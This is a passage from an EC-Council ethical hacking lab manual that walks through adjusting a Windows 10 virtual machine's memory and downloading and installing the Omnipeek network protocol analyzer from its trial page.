


Figure 2.2.39: Windows 10: Increasing memory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. Check the **Memory** option under the **Devices** section. It should have downgraded to **2 GB** from **6 GB**.




Figure 2.2.40: Windows 10: Memory

TASK 3 — Analyze a Network using the Omnipeek Network Protocol Analyzer

Note: Before starting this lab, we need to find the User IDs associated with the usernames for the **Windows 10** machine.

TASK 3.1 — Download and Install Omnipeek Network Protocol Analyzer

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**), type **https://www.liveaction.com/products/omnipeek-network-protocol-analyzer/** into the address bar, and press **Enter**.

Note: If a website cookie notification appears, click **Accept**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **LiveAction** website appears; click the **Start Your 30-Day Trial** button.

Note: You will be redirected to a cart in live action, click **checkout**.

OmniPeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. It performs analysis, drills down, and fixes performance bottlenecks across multiple network segments. It includes analytic plug-ins that provide targeted visualization and search abilities.

5. The **LiveAction Store** website appears. Input your personal details in all required fields. Click the **I HAVE READ AND AGREE TO THE WEBSITE TERMS AND CONDITIONS** checkbox and check the captcha in the right-hand pane. Click the **Place order** button.

Note: Here, you must provide your professional **EMAIL ADDRESS** (work or school accounts).




Figure 2.3.1: Omnipeek products window

6. The **Thank you. Your order has been received** webpage appears, displaying the **License Key** and download link for Omnipeek. Click on the **Download Omnipeek** button to begin the download.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.2: Thank you. Your order has been received webpage

An ethical hacker or pen tester can use this tool to monitor and analyze network traffic of the target network in real-time, identify the source location of that traffic, and attempt to obtain sensitive information as well as find any network loopholes.

7. The **Opening Omnipeek_13.0.0.msi** pop-up appears; click **Save File** to download the application.

Note: The version of the tool might differ in your lab environment.

8. On completion of the download, navigate to the download location of the tool (here, **Downloads**) and double-click **Omnipeek_13.0.0.msi**.




Figure 2.3.3: Double-click Omnipeek application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. If an **Open File - Security Warning** pop-up appears, click **Run**.
10. The **OmniPeek Installer** wizard appears; click **Next**.

